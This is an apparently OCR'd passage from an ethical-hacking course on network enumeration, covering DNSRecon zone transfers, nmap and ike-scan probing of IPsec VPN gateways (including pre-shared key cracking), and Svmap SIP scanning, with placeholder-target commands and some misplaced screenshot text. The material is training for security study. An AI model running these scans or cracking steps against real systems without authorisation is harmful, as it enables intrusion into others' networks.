
- **DNSRecon**

  Source: *https://www.github.com*

  DNSRecon is a zone enumeration tool that assists users in enumerating DNS records such as A, AAAA, and CNAME. It also performs NSEC zone enumeration to obtain DNS record files of a target domain.

  As shown in the screenshot, attackers use the following query to perform zone enumeration against a target domain **`certifiedhacker.com`**:

  `dnsrecon -d <target domain> -z`



./dnsrecon.py -d www.certifiedhacker.com -z - Parrot Terminal
File Edit View Search Terminal Help

```
                            crt:      Perform crt.sh search for subdomains and hosts.

LO#07: Demonstrate IPsec, VoIP, RPC, Unix/Linux, Telnet, FTP, TFTP, SMB, IPv6, and BGP Enumeration

Other Enumeration Techniques

This section discusses IPsec, VoIP, RPC, Unix/Linux user, Telnet, SSH user, FTP, TFTP, SMB, IPv6, and BGP enumeration.

IPsec Enumeration

- IPsec uses Encapsulation Security Payload (ESP), Authentication Header (AH), and Internet Key Exchange (IKE) to secure **communication between virtual private network (VPN) end points**
- Most IPsec based **VPNs use Internet Security Association and Key Management Protocol (ISAKMP)**, a part of IKE, to establish, negotiate, modify, and delete Security Associations (SA) and cryptographic keys in a VPN environment
- A simple **scanning for ISAKMP at UDP port 500** can indicate the presence of a VPN gateway
- Attackers can probe further using a tool, such as **ike-scan**, to enumerate sensitive information, including encryption and hashing algorithm, authentication type, key distribution algorithm, and SA LifeDuration

```

IPsec Enumeration


IPsec is the most commonly implemented technology for both gateway-to-gateway (LAN-to-LAN) and host-to-gateway (remote access) enterprise VPN solutions. IPsec provides data security by employing various components such as Encapsulating Security Payload (ESP), Authentication Header (AH), and Internet Key Exchange (IKE) to secure communication between VPN endpoints.

Most IPsec-based VPNs use the Internet Security Association Key Management Protocol (ISAKMP), a part of IKE, to establish, negotiate, modify, and delete Security Associations (SA) and cryptographic keys in a VPN environment.

Attackers can perform simple direct scanning for ISAKMP at UDP port 500 with tools such as Nmap to acquire information related to the presence of a VPN gateway.

The following command can be used to perform an Nmap scan for checking the status of ISAKMP over port 500:

```
# nmap –sU –p 500 <target IP address>
```



nmap -sU -p 500 [redacted] - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[/home/attacker]

┌─[root@parrot]─[/home/attacker]
└──╼ #
```

Figure 4.43: Screenshot displaying an Nmap scan over port 500 for ISAKMP

Attackers can probe further using fingerprinting tools such as ike-scan to enumerate sensitive information, including the encryption and hashing algorithm, authentication type, key distribution algorithm, and SA LifeDuration. In this type of scan, specially crafted IKE packets with an ISAKMP header are sent to the target gateway, and the responses are recorded.

The following command is used for initial IPsec VPN discovery with ike-scan tool:

```
# ike-scan –M <target gateway IP address>
```

```

Figure 4.44: Screenshot displaying ike-scan enumeration

ike-scan

Source: *https://github.com*

ike-scan discovers IKE hosts and can fingerprint them using the retransmission backoff pattern. ike-scan can perform the following functions.

- **Discovery**: The hosts running IKE in a given IP range can be determined by displaying the hosts that respond to the IKE requests sent by ike-scan.
- **Fingerprinting**: The IKE implementation used by the hosts can be determined, and in some cases, the version of the software they are running can be determined. This is done in two ways: UDP backoff fingerprinting, which involves recording the times of arrival of the IKE response packets from the target hosts and comparing the observed retransmission backoff pattern against known patterns, and Vendor ID fingerprinting, which compares Vendor ID payloads from the VPN servers against known Vendor ID patterns.
- **Transform enumeration**: The transform attributes supported by the VPN server for IKE phase 1 (e.g., encryption algorithm and hash algorithm) can be determined.
- **User enumeration**: For some VPN systems, valid VPN usernames can be discovered.
- **Pre-shared key cracking**: Offline dictionary or brute-force password cracking can be performed for IKE Aggressive Mode with pre-shared key authentication. This uses ike-scan to obtain the hash and other parameters as well as psk-crack, which is a part of the ike-scan package, to perform the cracking.

VoIP Enumeration

- VoIP uses **Session Initiation Protocol (SIP)** protocol to enable voice and video calls over an IP network
- SIP service generally uses **UDP/TCP ports 2000**, 2001, 5060, and 5061
- VoIP enumeration provides sensitive information, such as **VoIP gateway/servers**, **IP-PBX systems**, **client software** (softphones)/VoIP phones, User-agent IP addresses, and **user extensions**
- This information can be used to launch various VoIP attacks, such as **Denial-of-Service (DoS)**, Session Hijacking, **Caller ID spoofing**, **Eavesdropping**, Spamming over Internet Telephony (SPIT), and **VoIP phishing** (Vishing)

VoIP Enumeration

VoIP is an advanced technology that has replaced the conventional public switched telephone network (PSTN) in both corporate and home environments. VoIP uses Internet infrastructure to establish connections for voice calls; data are also transmitted on the same network. However, VoIP is vulnerable to TCP/IP attack vectors. Session Initiation Protocol (SIP) is one of the protocols used by VoIP for performing voice calls, video calls, etc. over an IP network. This SIP service generally uses UDP/TCP ports 2000, 2001, 5060, and 5061.

Attackers use Svmap and Metasploit tools to perform VoIP enumeration. Through VoIP enumeration, attackers can gather sensitive information such as VoIP gateway/servers, IP-private branch exchange (PBX) systems, and User-Agent IP addresses and user extensions of client software (softphones) or VoIP phones. This information can be used to launch various VoIP attacks such as DoS attacks, session hijacking, caller ID spoofing, eavesdropping, spam over Internet telephony (SPIT), and VoIP phishing (Vishing).

- **Svmap**

  Source: *https://github.com*

  Svmap is an open-source scanner that identifies SIP devices and PBX servers on a target network. It can be helpful for system administrators when used as a network inventory tool.


  Attackers use Svmap to perform the following:

  - Identify SIP devices and PBX servers on default and non-default ports
  - Scan large ranges of networks

  - Scan one host on different ports for an SIP service on that host or multiple hosts on multiple ports
  - Ring all the phones on a network simultaneously using the INVITE method

Below screenshot shows an example for the enumeration of SIP device details using the Svmap tool through the following command:

`# svmap <target network range/IP Address>`

